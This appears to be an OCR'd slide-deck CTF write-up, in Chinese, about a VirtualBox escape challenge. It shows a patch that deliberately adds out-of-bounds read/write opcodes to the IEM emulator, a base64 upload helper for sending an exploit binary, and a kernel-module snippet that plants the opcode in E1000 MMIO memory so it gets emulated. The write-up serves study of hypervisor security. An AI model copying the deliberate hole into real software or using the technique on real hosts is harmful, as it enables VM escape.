
```
u1f383# ./voboximg-mount -i ef48af18-e604-463a-8244-90f0ca5d8518 -o allow_root vbox_sysdisk
Type Manifest File: /root/.config/VirtualBox/xpti.dat
nsNativeComponentLoader: autoregistering begins.
nsNativeComponentLoader: autoregistering succeeded
nNCL: registering deferred (0)
u1f383# cd vbox_sysdisk
u1f383# ls -al
total 56352
drwxr-xr-x  2 root   root             0 Jan  1  1970 .
drwxr-xr-x 16 root   root         20480 Mar 16 03:33 ..
-rw-r--r--  1 nobody nogroup 1073741824 Mar 16 03:34 vhdd
lr--r--r--  1 root   root             0 Mar 15 17:26 vm.vdi -> /root/vm.vdi
-rw-rw-rw-  1 root   root    1072693248 Jan  1  1970 vol0
u1f383# file vol0
vol0: writable, executable, regular file, no read permission
u1f383# file vhdd
vhdd: executable, regular file, no read permission
```

$ VirtualBox


CTF Writeup - Debug 環境

- 2. mount virtualbox disk image (VDI) - 檔案重生
  - remount 後檔案又生出來了 ?.?

```
u1f383# ls -al /mnt/init.img
-rw-r--r-- 1 root root 1607516 Nov  7 14:21 /mnt/init.img
u1f383# rm /mnt/init.img
u1f383# ls -al /mnt/init.img
ls: cannot access '/mnt/init.img': No such file or directo
```



```
u1f383# umount /mnt
u1f383# mount /root/VirtualBox-6.1.40/out/linux.amd64/debug/bin/vb
u1f383# ls -al /mnt/init.img
-rw-r--r-- 1 root root 1607516 Nov  7 14:21 /mnt/init.img
u1f383#
```



$ VirtualBox

CTF Writeup - Debug 環境

- 3. TCP + base64 送 - **GOOD**
  - 跟一般上傳 exploit 到 remote 一樣
  - 一次傳太大或是太快送就會爛掉

```python
def upload(fname, data):
    enc_data = b64encode(data).decode()
    enc_l = len(enc_data)
    fname = path.basename(fname)
    r.sendline(f"rm -f /tmp/{fname}")
    sleep(0.05)
    for i in range(0, enc_l, step):
        print(f"{i}/{enc_l}")
        r.sendline(f"echo {enc_data[i:i+step]} | base64 -d >> /tmp/{fname}")
        sleep(0.05)
    r.sendline(f"chmod +x /tmp/{fname}")

fname = argv[1]
data = open(argv[1], "rb").read()
upload(fname, data)

r.close()
```

$ VirtualBox

CTF Writeup - Debug 環境

- 因為需要編譯客製化的 kernel module，因此一開始**嘗試**建一個相同版本的 VM
  - Debian 版本 - 11.5.0 (Bullseye)
  - Kernel 版本 - Linux/x86 **5.10.149** Kernel
  - BUILD_SALT - **5.10.0-19**-amd64
  - P.S. **CONFIG_BUILD_SALT** 跟 5.10.149 毫無關係，當時搞錯還以為用的是 5.10.0 版 kernel
- 從 http://security.debian.org/pool/updates/main/l/linux/ 下載對應的 deb 拿 config
- 參考 Debian 管理手冊，將 config 丟到 source code 後編譯

$ VirtualBox

CTF Writeup - Debug 環境

- 使用 syzkaller create-image.sh 產生的 EXT4 filesystem，在建置環境遇到下面問題
  - 錯誤一、編譯時找不到 Debian 的 certs.pem
    - 解法：參考 stack overflow 文章
  - 錯誤二、booting 時找不到可以 mount 的 FS
    - 解法：預設 Debian 把 EXT4 編譯成 module，改成 built-in 即可
  - 錯誤三、sd (SCSI disk driver) 與 sr (SCSI CDROM driver) 找不到
    - 嘗試解法：類似問題二，但是就算把 SCSI driver 也編譯成 built-in **還是沒用**

$ VirtualBox

CTF Writeup - Debug 環境

- 此外還有做其他嘗試：
  - 嘗試一、直接在預設 config 的 VM，更新 source list 後安裝對應 linux-header
    - > Kernel 版本不對，找不到真正的 header
  - 嘗試二、直接把對應版本的 header 丟進去
    - > **CONFIG_BUILD_SALT** 不同，不給載入
  - 嘗試三、CONFIG_MODULE_FORCE_LOAD=y 搭配 insmod -f <module>
    - > **還是噴同樣的錯誤**

$ VirtualBox

CTF Writeup - Debug 環境

- 最後發現原本第一層的 Linux kernel 已經有編譯環境，header file 也下載好，可以拿來編譯 kernel module
- 後來找到題目使用的就是官方 cloud 提供的 QCOW2 檔，因此也不需要自己編譯 kernel
  - 題目的 /etc/fstab 把 root 掛成 ro，可能需要調整一下

```
#!/bin/bash
wget https://cloud.debian.org/images/cloud/bullseye/20221020-1174/debian-11-nocloud-amd64-20221020-1174.qcow2 -O root.img
qemu-system-x86_64 -hda root.img -cpu host --enable-kvm -m 1G --nographic
```

$ VirtualBox

CTF Writeup - Debug 環境

- 最終流程：
  - 5.10.0-19-amd64 的 VM 負責編譯 kernel module
  - 透過 9pfs 在 Host 目錄下取得 kernel module
  - 上傳腳本負責把 kernel module 送到 CHAL-VM
  - 在 CHAL-VM 下執行 insmod <kernel_module>，並執行觸發漏洞的程式

```
exp      test.ko
/tmp # ls -al
ls -al
total 256
drwxrwxrwt    2 root     0              80 Nov 10 08:19 .
drwxr-xr-x   13 root     0             320 Nov 10 08:20 ..
-rwxr-xr-x    1 root     0           17512 Nov 10 08:09 exp
-rwxr-xr-x    1 root     0          239512 Nov 10 08:20 test.ko
```

$ VirtualBox

CTF Writeup - Patch

- Patch 在 IEM component 中新增了兩個 emulating function
- 第一部分：新增 opcode
- 在 instruction map 中新增了兩個 instruction，分別為 ReadTable 以及 WriteTable

```
diff -Naur VirtualBox-6.1.40/src/VBox/VMM/VMMAll/IEMAllInstructionsTwoByte0f.cpp.h Chall/src/VBox/VMM/VMMAll/IEMAllInstructi
--- VirtualBox-6.1.40/src/VBox/VMM/VMMAll/IEMAllInstructionsTwoByte0f.cpp.h     2022-10-11 21:51:55.000000000 +0800
+++ Chall/src/VBox/VMM/VMMAll/IEMAllInstructionsTwoByte0f.cpp.h  2022-11-02 16:18:35.752320732 +0800
@@ -9539,9 +9539,9 @@
     /* 0x22 */  iemOp_mov_Cd_Rd,          iemOp_mov_Cd_Rd,          iemOp_mov_Cd_Rd,          iemOp_mov_Cd_Rd,
     /* 0x23 */  iemOp_mov_Dd_Rd,          iemOp_mov_Dd_Rd,          iemOp_mov_Dd_Rd,          iemOp_mov_Dd_Rd,
     /* 0x24 */  iemOp_mov_Rd_Td,          iemOp_mov_Rd_Td,          iemOp_mov_Rd_Td,          iemOp_mov_Rd_Td,
-    /* 0x25 */  iemOp_Invalid,            iemOp_Invalid,            iemOp_Invalid,            iemOp_Invalid,
+    /* 0x25 */  iemOp_ReadTable,          iemOp_Invalid,            iemOp_Invalid,            iemOp_Invalid,
     /* 0x26 */  iemOp_mov_Td_Rd,          iemOp_mov_Td_Rd,          iemOp_mov_Td_Rd,          iemOp_mov_Td_Rd,
-    /* 0x27 */  iemOp_Invalid,            iemOp_Invalid,            iemOp_Invalid,            iemOp_Invalid,
+    /* 0x27 */  iemOp_WriteTable,         iemOp_Invalid,            iemOp_Invalid,            iemOp_Invalid,
     /* 0x28 */  iemOp_movaps_Vps_Wps,     iemOp_movapd_Vpd_Wpd,     iemOp_InvalidNeedRM,      iemOp_InvalidNeedRM,
     /* 0x29 */  iemOp_movaps_Wps_Vps,     iemOp_movapd_Wpd_Vpd,     iemOp_InvalidNeedRM,      iemOp_InvalidNeedRM,
     /* 0x2a */  iemOp_cvtpi2ps_Vps_Qpi,   iemOp_cvtpi2pd_Vpd_Qpi,   iemOp_cvtsi2ss_Vss_Ey,   iemOp_cvtsi2sd_Vsd_Ey,
```

特殊的 device emulation 的清單如下

$ VirtualBox

CTF Writeup - Patch

- 第二部分：定義 opcode
- 定義了 ReadTable 以及 WriteTable 的行為
  - ReadTable：給一個 index，讀變數 Table[ ] 的 element
  - WriteTable：給一個 index，寫變數 Table[ ] 的 element
  - RBX 放 index，RAX 放寫入或讀到的值
- 由於 index 可控，基本上就是給現成的 OOR 跟 OOW

```
diff -Naur VirtualBox-6.1.40/src/VBox/VMM/VMMAll/IEMAllInstructions.cpp.h Chall/s
--- VirtualBox-6.1.40/src/VBox/VMM/VMMAll/IEMAllInstructions.cpp.h    2022-10-11 
+++ Chall/src/VBox/VMM/VMMAll/IEMAllInstructions.cpp.h 2022-11-02 19:18:19.196674
@@ -20,7 +20,7 @@
 *   Global Variables                                                           *
 ******************************************************************************/
 extern const PFNIEMOP g_apfnOneByteMap[256]; /* not static since we need to forwa
-
+static uint64_t Table[0x10];
 #ifdef _MSC_VER
 # pragma warning(push)
 # pragma warning(disable: 4702) /* Unreachable code like return in iemOp_Grp6_llc
@@ -538,6 +538,40 @@
     return IEMOP_RAISE_INVALID_OPCODE();
 }

+FNIEMOP_DEF(iemOp_ReadTable)
+{
+    if (pVCpu->iem.s.enmCpuMode == IEMMODE_64BIT && pVCpu->iem.s.uCpl == 0 )
+    {
+        IEM_MC_BEGIN(0, 2);
+        IEM_MC_LOCAL(uint64_t, u64Idx);
+        IEM_MC_FETCH_GREG_U64(u64Idx, X86_GREG_xBX);
+        IEM_MC_LOCAL_CONST(uint64_t, u64Value,/*==*/ Table[u64Idx]);
+        IEM_MC_STORE_GREG_U64(X86_GREG_xAX, u64Value);
+        IEM_MC_ADVANCE_RIP();
+        IEM_MC_END();
+        return VINF_SUCCESS;
+    }
+    return IEMOP_RAISE_INVALID_OPCODE();
+}
+
+
+FNIEMOP_DEF(iemOp_WriteTable)
+{
+    if (pVCpu->iem.s.enmCpuMode == IEMMODE_64BIT && pVCpu->iem.s.uCpl == 0 )
+    {
+        IEM_MC_BEGIN(0, 2);
+        IEM_MC_LOCAL(uint64_t, u64Idx);
+        IEM_MC_FETCH_GREG_U64(u64Idx, X86_GREG_xBX);
+        IEM_MC_LOCAL(uint64_t, u64Value);
+        IEM_MC_FETCH_GREG_U64(u64Value, X86_GREG_xAX);
+        Table[u64Idx] = u64Value;
+        IEM_MC_ADVANCE_RIP();
+        IEM_MC_END();
+        return VINF_SUCCESS;
+    }
+    return IEMOP_RAISE_INVALID_OPCODE();
+}
+
```

$ VirtualBox

CTF Writeup - Patch

```
FNIEMOP_DEF(iemOp_ReadTable)
{
    if (pVCpu->iem.s.enmCpuMode == IEMMODE_64BIT && pVCpu->iem.s.uCpl == 0 )
    {
        IEM_MC_BEGIN(0, 2); // prologue, 第一個是 arg 數量, 第二個是 local var 數量
            IEM_MC_LOCAL(uint64_t, u64Idx);
            // idx = [rbx]
            IEM_MC_FETCH_GREG_U64(u64Idx, X86_GREG_xBX);
            // tmp = table[idx]
            IEM_MC_LOCAL_CONST(uint64_t, u64Value,/*=*/ Table[u64Idx]);
            // [rax] = tmp
            IEM_MC_STORE_GREG_U64(X86_GREG_xAX, u64Value);
            // 更新 RIP，代表執行成功
            IEM_MC_ADVANCE_RIP();
        IEM_MC_END(); // epologue
        return VINF_SUCCESS;
    }
    // error
    return IEMOP_RAISE_INVALID_OPCODE();
}
```

ReadTable opcode 分析


$ VirtualBox
CTF Writeup - Analysis

- 前情提要：
  - HM (Hardware Acceleration Manager) - 用硬體加速來執行
  - IEM (Instruction Decoding and Emulation Manager) - 軟體模擬執行小部分且連續的 Guest 程式碼
- 如果硬體有支援，VirtualBox 預設會使用 HM，並在**一些情況**下會使用 IEM
- 問題：怎麼在預設使用 HM 的情況下，執行到 IEM 的 opcode function ?
  - ANS：找出**一些情況**

$ VirtualBox

CTF Writeup - Analysis


- MMIO (Memory mapping I/O) 的機制可以讓 Host 模擬的 device mapping 到 Guest 的記憶體，讓 kernel 可以直接存取記憶體來取得 device 的資料
- EPT misconfiguration - 在 translating GPA 時，找到的 EPT entry 的值沒有被硬體支援
  - 在處理 EPT misconfig 所造成的 VM-Exit 時，程式碼與註解提到有可能是因為 MMIO 才產生



$ VirtualBox

CTF Writeup - Analysis

- 左圖、KVM 的實作，將 bits 2:0 設置成 0b110 就能在存取時觸發 EPT misconfig
- 右圖、官方文件中提到 110b 值會觸發 EPT misconfig
  - 110b 分別為 XWR bits




```
void kvm_mmu_set_ept_masks(bool has_ad_bits, bool has_exec_only)
{
    // ...
    /*
     * EPT Misconfigurations are generated if the value of bits 2:0
     * of an EPT paging-structure entry is 110b (write/execute).
     */
    kvm_mmu_set_mmio_spte_mask(VMX_EPT_MISCONFIG_WX_VALUE,
                               VMX_EPT_RWX_MASK, 0);
}
```

28.2.3.1 EPT Misconfigurations

AN EPT misconfiguration occurs if any of the following is identified while translating a guest-physical address:

- The value of bits 2:0 of an EPT paging-structure entry is either 010b (write-only) or 110b (write/execute).
- The value of bits 2:0 of an EPT paging-structure entry is 100b (execute-only) and this value is not supported by the logical processor. Software should read the VMX capability MSR IA32_VMX_EPT_VPID_CAP to determine whether this value is supported (see Appendix A.10).
- The value of bits 2:0 of an EPT paging-structure entry is not 000b (the entry is present) **and** one of the following holds:

$ VirtualBox

CTF Writeup - Analysis

- 雖然在 VirtualBox 中有找到將 MMIO page 設定成會觸發 EPT misconfig，但是不確定是不是用來分配 MMIO page 的 function

```
typedef struct EPTPTEBITS
{
    /** 0 - Present bit.
     * @remarks This is a convenience "misnomer". Th
     *          and the CPU will consider an entry w
     *          as present.  Since all our valid ent
     *          be used as a present indicator and a
    RT_GCC_EXTENSION uint64_t u1Present       : 1;
    /** 1 - Writable bit. */
    RT_GCC_EXTENSION uint64_t u1Write         : 1;
    /** 2 - Executable bit. */
    RT_GCC_EXTENSION uint64_t u1Execute       : 1;
    /** 5:3 - EPT Memory Type. MBZ for non-leaf node
    RT_GCC_EXTENSION uint64_t u3EMT           : 3;
    /** 6 - Ignore PAT memory type */
    RT_GCC_EXTENSION uint64_t u1IgnorePAT     : 1;
    /** 11:7 - Available for software. */
    RT_GCC_EXTENSION uint64_t u5Available     : 5;
    /** 51:12 - Physical address of page. Restricted
     *  address width of the cpu. */
    RT_GCC_EXTENSION uint64_t u40PhysAddr     : 40;
    /** 63:52 - Available for software. */
    RT_GCC_EXTENSION uint64_t u12Available    : 12;
} EPTPTEBITS;
```

```
DECLINLINE(void) PGM_BTH_NAME(SyncHandlerPte)(PVMCC pVM, PCPGMPAGE pPage, uint64_t fPte
{
    // ...
        LogFlow(("SyncHandlerPte: MMIO page -> invalid \n"));
#   if PGM_SHW_TYPE == PGM_TYPE_EPT
        /* 25.2.3.1: Reserved physical address bit -> EPT Misconfiguration (exit 49) */
        pPteDst->u = pVM->pgm.s.HCPhysInvMmioPg;
        /* 25.2.3.1: bits 2:0 = 010b -> EPT Misconfiguration (exit 49) */
        pPteDst->n.u1Present = 0;
        pPteDst->n.u1Write   = 1;
        pPteDst->n.u1Execute = 0;
        /* 25.2.3.1: leaf && 2:0 != 0 && u3Emt in {2, 3, 7} -> EPT Misconfiguration */
        pPteDst->n.u3EMT     = 7;
#   else
```

$ VirtualBox

CTF Writeup - Analysis

- MMIO 的 callback handler 為 iomMmioPfHandlerNew
  - iomMmioCommonPfHandlerNew
    - **IEMExecOne** - 由於是 instruction 存取導致 VM-Exit，因此直接模擬執行 instruction 來處理
- cat /proc/iomem 查看有哪些 MMIO 的裝置

```
    f0000000-f001ffff : e1000
  f0400000-f07fffff : 0000:00:04.0
  f0800000-f0803fff : 0000:00:04.0
  f0804000-f0805fff : 0000:00:0d.0
fec00000-fec00fff : Reserved
  fec00000-fec003ff : IOAPIC 0
fee00000-fee00fff : Local APIC
  fee00000-fee00fff : Reserved
fffc0000-ffffffff : Reserved
```

$ VirtualBox

CTF Writeup - Analysis

- GUEST: mov qword ptr[f000 0000], rax —> MMIO
- HOST: 模擬執行 “mov qword ptr[f000 0000], rax”
  - GUEST 他以為 f000 0000 是 device，但他是 Host 模擬出來的

```
    f0000000-f001ffff : e1000
  f0400000-f07fffff : 0000:00:04.0
  f0800000-f0803fff : 0000:00:04.0
  f0804000-f0805fff : 0000:00:0d.0
fec00000-fec00fff : Reserved
  fec00000-fec003ff : IOAPIC 0
fee00000-fee00fff : Local APIC
  fee00000-fee00fff : Reserved
fffc0000-ffffffff : Reserved
```

$ VirtualBox

CTF Writeup - Analysis

- 在 kernel space 可以透過呼叫 ioremap 建立一塊 virtual address 的 mapping，後續透過操作 pointer 就能直接對 E1000 存取
  - ioremap(phys_addr, size)
- Device 會有自己的 register，這些 register 一樣也可以透過 memory 來存取，而 offset 與 register 的對應則可以參考 linux kernel 的 e1000_hw.h

```
1   #define E1000_MMIO_BASE 0xf0000000
2
3   int* addr = ioremap(E1000_MMIO_BASE, 0x1000);
4   addr[0] = 0x41414141; // write to MMIO
```

```
#define E1000_CTRL     0x00000
#define E1000_CTRL_DUP 0x00004
#define E1000_STATUS   0x00008
#define E1000_EECD     0x00010
#define E1000_EERD     0x00014
#define E1000_CTRL_EXT 0x00018
#define E1000_FLA      0x0001C
#define E1000_MDIC     0x00020
// ...
```

$ VirtualBox

CTF Writeup - Analysis

- IEMExecOne 指令會根據：讀 or 寫、MMIO 對應到的 device，去呼叫模擬裝置的 callback function
- E1000 模擬的部分實作於 DevE1000.cpp，其中定義 Register map table 的變數說明了不同 register 的存取會由哪個 function 處理

```
static const struct E1kRegMap_st…
} g_aE1kRegMap[E1K_NUM_OF_REGS] =
{
    /* offset  size     read mask   write mask  read callback           write callback           abbrev     full name
    /*-------  -------  ----------  ----------  ---------------------  -----------------------  ---------  ---------------------
    { 0x00000, 0x00004, 0xDBF31BE9, 0xDBF31BE9, e1kRegReadDefault      , e1kRegWriteCTRL         , "CTRL"    , "Device Control" },
    { 0x00008, 0x00004, 0x0000FDFF, 0x00000000, e1kRegReadDefault      , e1kRegWriteUnimplemented, "STATUS"  , "Device Status" },
    { 0x00010, 0x00004, 0x000027F0, 0x00000070, e1kRegReadEECD         , e1kRegWriteEECD         , "EECD"    , "EEPROM/Flash Control/D
    { 0x00014, 0x00004, 0xFFFFFF10, 0xFFFFFF00, e1kRegReadDefault      , e1kRegWriteEERD         , "EERD"    , "EEPROM Read" },
    { 0x00018, 0x00004, 0xFFFFFFFF, 0xFFFFFFFF, e1kRegReadUnimplemented, e1kRegWriteUnimplemented, "CTRL_EXT", "Extended Device Contro
    { 0x0001c, 0x00004, 0xFFFFFFFF, 0xFFFFFFFF, e1kRegReadUnimplemented, e1kRegWriteUnimplemented, "FLA"     , "Flash Access (N/A)" },
    { 0x00020, 0x00004, 0xFFFFFFFF, 0xFFFFFFFF, e1kRegReadDefault      , e1kRegWriteMDIC         , "MDIC"    , "MDI Control" },
    // ...
```

$ VirtualBox

CTF Writeup - Analysis

- 以 CTRL register 為例，做更深入的介紹：
  - Offset - register 對於 memory base 的偏移
  - Size - register 大小
  - Read mask - 能從 register 讀到哪些 bit value
  - Write mask - 能寫 register 到哪些 bit value
  - {R,W} callback - 讀寫 register 的 handler function

```
#define E1000_CTRL     0x00000
#define E1000_CTRL_DUP 0x00004
#define E1000_STATUS   0x00008
#define E1000_EECD     0x00010
#define E1000_EERD     0x00014
#define E1000_CTRL_EXT 0x00018
#define E1000_FLA      0x0001C
#define E1000_MDIC     0x00020
// ...
```

```
    /* offset  size     read mask   write mask  read callback            write callback           abbrev     full name
    /*-------  -------  ----------  ----------  ----------------------  -----------------------  ----------  ---------------------
    { 0x00000, 0x00004, 0xDBF31BE9, 0xDBF31BE9, e1kRegReadDefault      , e1kRegWriteCTRL        , "CTRL"    , "Device Control" },
```

$ VirtualBox

CTF Writeup - Analysis

- 當存取到 MMIO 記憶體時都會交給 IEM 做模擬執行，那一般情況下什麼時候會存取到 MMIO？
  - 1. 執行如 mov rax, qword ptr [MMIO_MEM] 的 instruction
  - 2. **RIP 在 MMIO_MEM 上**
- 也就是如果能夠在 MMIO memory 上寫好 instruction，並讓 MMIO memory 可以被執行，就能讓 IEM 模擬執行，也就能呼叫到 vulnerable opcode

$ VirtualBox

CTF Writeup - Analysis - Put Instruction

- 挑選 MMIO memory 上寫 instruction 的 register 時，candidate 須滿足下列條件：
  - Register 的 read/write mask 為 full，這樣才能確保 opcode 完整被寫入
  - Register 在被寫入後不會影響系統執行，也不會影響到其他 register
- MANC 滿足上述條件，MMIO offset 為 0x5820

```
{ 0x05820, 0x00004, 0xFFFFFFFF, 0xFFFFFFFF, e1kRegReadDefault      , e1kRegWriteDefault      , "MANC"    , "Management Control" },
```

$ VirtualBox

CTF Writeup - Analysis - Put Instruction

```
1   #define E1000_MMIO_BASE 0xf0000000
2   #define RT 0x0000250f  // iemOp_ReadTable
3   #define WT 0x0000270f  // iemOp_WriteTable
4
5
6   static ssize_t drv_read(struct file *file, char __user *buf,
7
8       /* We put our exploit here */
9
10      printk(KERN_INFO "In drv_read\n");
11
12      /* E1000_MANC: E1000_MMIO_BASE + 0x5820 */
13      int* inst = ioremap(E1000_MMIO_BASE + 0x5000, 0x1000);
14      inst[0x820/4] = RT; // iemOp_ReadTable
15
16      return 0;
17  }
```

E1000 MMIO memory base

取得 kernel space memory 與 MMIO memory 的 mapping

$ VirtualBox

CTF Writeup - Analysis - Put Instruction

- 查看含有 MANC 全名字串的 binary 檔，三個檔案，其中一個是 object file
- 原本以為以 kernel module 或 library 的方式存在，不過檢查一下後發現不是
- 所以這個東西是怎麼被載入的 🤔 ？？

```
u1f383# grep -rnw /root -e "Management Control"
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDDR0/Network/DevE1000.o: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDDR0/VBoxDDR0.r0: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDD/VBoxDD.so: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/obj/VBoxDD/Network/DevE1000.o: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/bin/VBoxDD.so: binary file matches
grep: /root/VirtualBox-6.1.40/out/linux.amd64/debug/bin/VBoxDDR0.r0: binary file matches
```


```
u1f383# ldd ./VBoxHeadless
        linux-vdso.so.1 (0x00007ffe79fef000)
        VBoxRT.so => /root/VirtualBox-6.1.40/out/linux.amd64/debug/bin/./VBoxRT.so (0x00007f9793200000)
        VBoxXPCOM.so => /root/VirtualBox-6.1.40/out/linux.amd64/debug/bin/./VBoxXPCOM.so (0x00007f97939a9000)
        libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007f9792e00000)
        libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007f97931cc000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9792a00000)
        libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007f97931b0000)
        libcurl.so.4 => /lib/x86_64-linux-gnu/libcurl.so.4 (0x00007f979310a000)
        libssl.so.3 => /lib/x86_64-linux-gnu/libssl.so.3 (0x00007f9793066000)
        ...
```

```
u1f383# cat /proc/modules | grep -i vbox
vboxdrv 573440 0 - Live 0xffffffffc1384000 (OE)
```

$ VirtualBox

CTF Writeup - Analysis - Put Instruction

- organizer writeup 中一張很清楚的架構圖



$ VirtualBox

CTF Writeup - Analysis - Put Instruction

- Frontend program
  - VBoxManage - VirtualBox command line interface accessing our COM API
  - VirtualBox (VBoxHeadless) - (沒)有 GUI 的 main frontend based on the Qt library
- Backend library
  - VBoxRT.so - The VirtualBox Portable Runtime (IPRT)
  - VBoxVMM.so - User level parts of the Virtual Machine Monitor (VMM)
- R0 components
  - VBoxDDR0.r0 - Virtual devices ring-0 (R0) context code
  - VMMR0.r0 - Ring-0 (R0) context portions of the VMM

$ VirtualBox

CTF Writeup - Analysis - Put Instruction

- VBoxHeadless
  - 透過 VBoxRT.so 執行 RTR3InitExe
  - 透過 VBoxXPCOM.so + VBoxXPCOMIPCC.so 建立 COM object 與 IPC
    - Fork 執行 COM service：VBoxXPCOMIPCD 與 VBoxSVC
  - VMPowerUpTask 建立一個 thread VMPwrUp，並執行執行 VMR3Create
- VMR3Create 會建立 VM，並轉由 vmR3InitRing3 初始化執行環境

$ VirtualBox

CTF Writeup - Analysis - Put Instruction

- 初始化的過程基本上都是 VBoxVMM.so 處理
  - PDMR3LdrLoadVMMR0U
    - supLoadModule 加載 VMMR0.r0 module
      - SUP_IOCTL_LDR_{OPEN,LOAD}
  - SUPR3CallVMMR0Ex - 呼叫剛加載的 VMMR0.r0 的命令 VMMR0_DO_GVMM_CREATE_VM
  - PDMR3LdrLoadR0
    - supLoadModule 加載 VBoxDDR0.r0 module

